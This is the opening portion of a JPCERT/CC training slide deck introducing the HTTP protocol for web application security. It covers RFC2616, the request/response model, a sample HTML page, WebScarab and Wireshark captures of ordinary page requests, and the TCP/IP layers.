

Incident Analysis

Introduction to HTTP protocol and Web application Security

Keisuke Kamata

Global Coordination Division

JPCERT Coordination Center, Japan

- Revisit HTTP Protocol
- Web analyzer
 - Web Scarab from OWASP Project
- Technical knowledge around HTTP
 - Encoding methods
 - JavaScript
 - Session management
- HTTP Security
- Exercise
 - Webgoat from OWASP project
 - Demo
 - Webgoat Exercise


What is the HTTP protocol ?

- Hyper Text Transfer Protocol – HTTP/1.1
 - RFC2616 is master
 - Old document RFC2068
 - Version 1.1 (Old version is 0.9 and 1.0)
- Application level protocol
- Started from around 1990
- Stateless protocol → cookie is solution

- Original Purpose: transfer Hyper text (HTML text)
- Very basic protocol of World Wide Web (WWW)
- TCP Port 80


What is HTTP ?

WWW open by web browser in real world



What is HTTP ?

HTML Source code



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>AOTS The Association for Overseas Technical Scholarship</title>
<link href="css/aots_e.css" rel="stylesheet" type="text/css" />
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_preloadImages() { //v3.0
  var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();
    var i,j=d.MM_p.length,a=MM_preloadImages.arguments; for(i=0; i<a.length; i++)
      if (a[i].indexOf("#")!=0){ d.MM_p[j]=new Image; d.MM_p[j++].src=a[i];}
  }
}

function MM_swapImgRestore() { //v3.0
  var i,x,a=document.MM_sr; for(i=0;a&&i<a.length&&(x=a[i])&&x.oSrc;i++) x.src=x.oSrc;
}

function MM_findObj(n, d) { //v4.01
  var p,i,x;  if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
    d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
  if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
  for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=MM_findObj(n,d.layers[i].document);
  if(!x && d.getElementById) x=d.getElementById(n); return x;
}

function MM_swapImage() { //v3.0
  var i,j=0,x,a=MM_swapImage.arguments; document.MM_sr=new Array; for(i=0;i<(a.length-2);i+=3)
    if ((x=MM_findObj(a[i]))!=null){document.MM_sr[j++]=x; if(!x.oSrc) x.oSrc=x.src; x.src=a[i+2];}
}
//-->
</script>
</head>

<body onload="MM_preloadImages('img/footer01_on.gif','img/top_news_02_on.gif','img/top_s_navi_01_on.gif','img/h_navi_01_on.g
<a name="pagetop" id="pagetop"></a>
<div id="Main">
  <div id="Header">
    <div id="Head">
      <table width="728" border="0" cellpadding="0" cellspacing="0">
```

What is HTTP ?

analyze by WebScarab

...	Method	Host	Path	Parameters	Status	Set-Cookie	Cookie	Comments	Scripts
1	GET	http://www.aots.or.jp:80	/img/n_navi_03_on.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_news_02_on.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/h_navi_01_on.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/favicon.ico		403 Forbidden				
...	GET	http://www.aots.or.jp:80	/img/top_s_navi_05.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/aots_a_b.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/cgi/acc/acclcg.cgi	?referrer=&width=1680&height=1050&color=16	200 OK	futomiacc=125...			
...	GET	http://www.aots.or.jp:80	/img/menu_05.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_s_navi_01.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/jtc_b.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/footer02.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_s_navi_06.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/footer01.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/center_b.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_s_navi_02.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_news_01.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_s_navi_03.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_news_02.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/submit_j_b.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_s_navi_04.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/brushup_b.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/kanrikensyu_b.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/new.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/menu_04.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/osirase_e.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/top_flash.swf		200 OK				
...	GET	http://www.aots.or.jp:80	/img/skip.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/menu_line.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/menu_01_on.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/menu_02.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/menu_03.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/h_navi_01.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/h_navi_02.gif		200 OK				
...	GET	http://www.aots.or.jp:80	/img/h_navi_03.gif		200 OK				
9	GET	http://www.aots.or.jp:80	/img/head3.gif		200 OK				
8	GET	http://www.aots.or.jp:80	/img/spacer.gif		200 OK				
7	GET	http://www.aots.or.jp:80	/img/head2.gif		200 OK				
6	GET	http://www.aots.or.jp:80	/img/head.gif		200 OK				
5	GET	http://www.aots.or.jp:80	/css/font_j.css		200 OK				
4	GET	http://www.aots.or.jp:80	/css/layout_j.css		200 OK				
3	GET	http://www.aots.or.jp:80	/css/aots_j.css		200 OK				
2	GET	http://sitecheck2.opera.c...	/	?host=www.aots.or.jp&hdn=NGvtcTerMePsDKyz...	200 OK				
1	GET	http://www.aots.or.jp:80	/		200 OK				

Used 5.15 of 63.56MB

When we use HTTP ? analyzing by Wireshark : real packet data

The screenshot shows the Wireshark interface with a filter set to 'http'. The packet list pane displays the following data:

No.	Time	Source	Destination	Protocol	Info
6	2.730545	192.168.32.210	192.168.16.2	HTTP	GET http://www.aots.or.jp/ HTTP/1.1
35	2.859483	192.168.16.2	192.168.32.210	HTTP	HTTP/1.0 200 OK (text/html)
37	2.859651	192.168.32.210	192.168.16.2	HTTP	GET http://www.aots.or.jp/css/aots_j.css HTTP/1.1
38	2.869400	192.168.16.2	192.168.32.210	HTTP	HTTP/1.0 200 OK (text/css)
39	2.873857	192.168.32.210	192.168.16.2	HTTP	GET http://www.aots.or.jp/css/font_j.css HTTP/1.1
40	2.873865	192.168.32.210	192.168.16.2	HTTP	GET http://www.aots.or.jp/css/layout_j.css HTTP/1.1
50	2.887737	192.168.16.2	192.168.32.210	HTTP	HTTP/1.0 200 OK (text/css)
57	2.903398	192.168.16.2	192.168.32.210	HTTP	HTTP/1.0 200 OK (text/css)
58	2.929711	192.168.32.210	192.168.16.2	HTTP	GET http://www.aots.or.jp/img/spacer.gif HTTP/1.1
59	2.930149	192.168.32.210	192.168.16.2	HTTP	GET http://www.aots.or.jp/img/head.gif HTTP/1.1
64	2.938885	192.168.32.210	192.168.16.2	HTTP	GET http://www.aots.or.jp/img/head2.gif HTTP/1.1

The details pane shows the raw packet data in hexadecimal and ASCII, along with the decoded HTTP request headers:

```
0000 00 0c 85 d9 4d 00 00 1d e0 83 e7 5f 08 00 45 00 ....M... ..E.
0010 01 ea 01 3a 40 00 80 06 45 af c0 a8 20 d2 c0 a8 ...:@... E... ..
0020 10 02 cd f3 1f 90 c8 6c 4e 04 f3 6d 17 4e 50 18 .....l N..m.NP.
0030 11 1c eb 87 00 00 47 45 54 20 68 74 74 70 3a 2f .....GE T http:/
0040 2f 77 77 77 2e 61 6f 74 73 2e 6f 72 2e 6a 70 2f /www.aot s.or.jp/
0050 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1. 1..Host:
0060 20 77 77 77 2e 61 6f 74 73 2e 6f 72 2e 6a 70 0d ww.aot s.or.jp.
0070 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a .User-Ag ent: Moz
0080 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 illa/5.0 (window
0090 73 3b 20 55 3b 20 57 69 6e 64 6f 77 73 20 4e 54 s; U; wi ndows NT
00a0 20 36 2e 30 3b 20 65 6e 2d 55 53 3b 20 72 76 3a 6.0; en -US; rv:
00b0 31 2e 39 2e 30 2e 35 29 20 47 65 63 6b 6f 2f 32 1.9.0.5) Gecko/2
00c0 30 30 38 31 32 30 31 32 32 20 46 69 72 65 66 6f 00812012 2 Firefo
00d0 78 2f 33 2e 30 2e 35 0d 0a 41 63 63 65 70 74 3a x/3.0.5. .Accept:
00e0 20 74 65 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 text/ht ml,appli
00f0 63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c cation/x html+xml
0100 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c ,applica tion/xml
0110 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b 71 3d 30 2e 38 ;q=0.9,* /*;q=0.8
0120 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 ..Accept -Languag
0130 65 3a 20 6a 61 2c 65 6e 3b 71 3d 30 2e 37 2c 65 e: ja,en ;q=0.7,e
0140 6e 2d 75 73 3b 71 3d 30 2e 33 0d 0a 41 63 63 65 n-us;q=0 .3..Acce
0150 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encod ing: gzi
0160 70 2c 64 65 66 6c 61 74 65 0d 0a 41 63 63 65 70 p,deflat e..Accep
0170 74 2d 43 68 61 72 73 65 74 3a 20 49 53 4f 2d 32 t-charse t: ISO-2
0180 30 32 32 2d 4a 50 2c 75 74 66 2d 38 3b 71 3d 30 022-JP,u tf-8;q=0
0190 2e 37 2c 2a 3b 71 3d 30 2e 37 0d 0a 4b 65 65 70 .7.*;q=0 .7..Keep
01a0 2d 41 6c 69 76 65 3a 20 33 30 30 0d 0a 50 72 6f -Alive: 300..Pro
01b0 78 79 2d 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b xy-Conne ction: k
01c0 65 65 70 2d 61 6c 69 76 65 0d 0a 50 72 61 67 6d eep-aliv e..Pragm
01d0 61 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 61 63 a: no-ca che..Cac
01e0 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6a 6f 2d 63 he-Contr ol: no-
```

So what's HTTP ?

- Web browser
 - Rendering result by Web browser
- HTML Source
 - actual HTML contents
- HTTP Protocol
 - Conversation method between server and client
- Actual Traffic data
 - HTML
 - HTTP
 - TCP
 - IP
 - etc.

- Web service is too complex today
 - many extensions from HTTP protocol itself
 - many types of web service (SNS, Youtube, google and so on)
 - difficult to understand everything

- This course is focusing on RFC2616 information
 - 176 pages
 - Released on June 1999

- This course does not cover every detail of HTTP
 - Doesn't cover proxy mechanism
 - Doesn't cover advanced features

■ HTTP protocol model is request/response


1. Client sends a request to the server

- request method, URI, and Protocol version
- followed by MIME-like message
- client information
- body content

2. Server response

- status line, protocol version,
- success or error code
- followed by MIME-like message
- body content


HTTP Protocol operation model



OSI model and Protocol suite

OSI Model	TCP/IP protocol suite	example
Application Layer	Application Layer	HTTP 、FTP、SMTP、POP3、IMAP4 etc.
Presentation Layer		
Session Layer		
Transport Layer	Transport Layer	TCP、UDP
Network Layer	Internet Layer	IP
Data-link Layer	Network Interface Layer	LAN、ADSL、FTTH etc.
Physical Layer		

HTTP Protocol is sitting over TCP/IP




DIX (Ethernet II)

8 octet	6	6	2	46 – 1500	4
Preamble	MAC destination	MAC source	Type	data	FCS

